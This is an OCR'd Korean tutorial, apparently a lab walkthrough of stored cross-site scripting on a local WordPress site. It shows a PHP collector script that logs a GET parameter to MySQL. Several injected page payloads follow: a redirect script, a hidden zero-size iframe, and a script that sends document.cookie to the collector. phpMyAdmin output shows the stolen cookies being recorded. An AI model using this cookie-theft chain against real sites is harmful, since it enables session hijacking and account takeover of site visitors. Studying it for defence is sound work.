






script.php - Visual Studio Code
파일(F) 편집(E) 선택 영역(S) 보기(V) 이동(G) 디버그(D) 작업(T) 도움말(H)
script.php
<?php
$con = mysqli_connect("localhost", user , pass , name);
$userSession= $_GET["s"];
$statement = mysqli_prepare($con, "INSERT INTO SCRIPTING VALUES (?)");
mysqli_stmt_bind_param($statement, "s", $userSession);
mysqli_stmt_execute($statement);
$response = array();
$response["success"] = true;
echo json_encode($response);
?>



htdocs
Apache24 › htdocs
Register.php
wp-activate.php
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-config-sample.php
wp-cron.php
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
script.php
28개 항목 1개 항목 선택함 385바이트



swk.com/script.php?s=a
swk.com/script.php?s=a
swk.com/script.php?s=a - Google 검색



phpMyAdmin
SELECT * FROM `scripting`
script
a
Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.
0 - 0행 표시 중 (합계 1, 질의 실행시간 0.0028 초.)
쿼리 결과 처리방법
이 SQL 질의를 북마크함


swk.com/wp-admin/post.php?post=19&action=edit
페이지 편집
새 페이지 추가
hacked1
고유주소: http://swk.com/hacked1/
<script>
location.href="http://swk.com/script.php?s=" + "a";
</script>
공개하기
업데이트
페이지 속성



localhost/phpmyadmin/sql.php?db=ayudante&token=d33897ab035aa978094bbab0f76549df&goto=db_structure.php&table=scripting&pos=0
phpMyAdmin
Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.
SELECT * FROM `scripting`
script
쿼리 결과 처리방법
이 SQL 질의를 북마크함



새 페이지 추가
hacked
고유주소: http://swk.com/hacked/
<iframe src="http://swk.com/script.php?s=b"
width=0 height=0 frameborder="0"></iframe>
공개하기
페이지 속성



swk.com
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
HACKED
HACKED1
샘플 페이지
Hestia | Powered by 워드프레스
swk.com/hacked/



swk.com/hacked/
ayudante
hacked
HACKED
HACKED1
샘플 페이지
Hestia | Powered by 워드프레스


localhost/phpmyadmin/sql.php?db=ayudante&token=d33897ab035aa978094bbab0f76549df&goto=db_structure.php&table=scripting&pos=0
phpMyAdmin
Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.
0 - 3행 표시 중 (합계 4, 질의 실행시간 0.0023 초.)
SELECT * FROM `scripting`
script
a
a
b
b
쿼리 결과 처리방법
이 SQL 질의를 북마크함


새 페이지 추가
hacked2
<script>
location.href = "http://swk.com/script.php?s="
+document.cookie;
</script>


ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스


{"success":true}


phpMyAdmin
Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.
0 - 6행 표시 중 (합계 7, 질의 실행시간 0.0010 초.)
SELECT * FROM `scripting`
script
a
a
b
b
wordpress_test_cookie=WP Cookie check; wp-settings...
wordpress_test_cookie=WP Cookie check; wp-settings...
쿼리 결과 처리방법

3. 참조

- https://namu.wiki/w/XSS
- https://ko.wikipedia.org/wiki/%EC%82%AC%EC%9D%B4%ED%8A%B8_%EA%B0%84_%EC%8A%A4%ED%81%AC%EB%A6%BD%ED%8C%85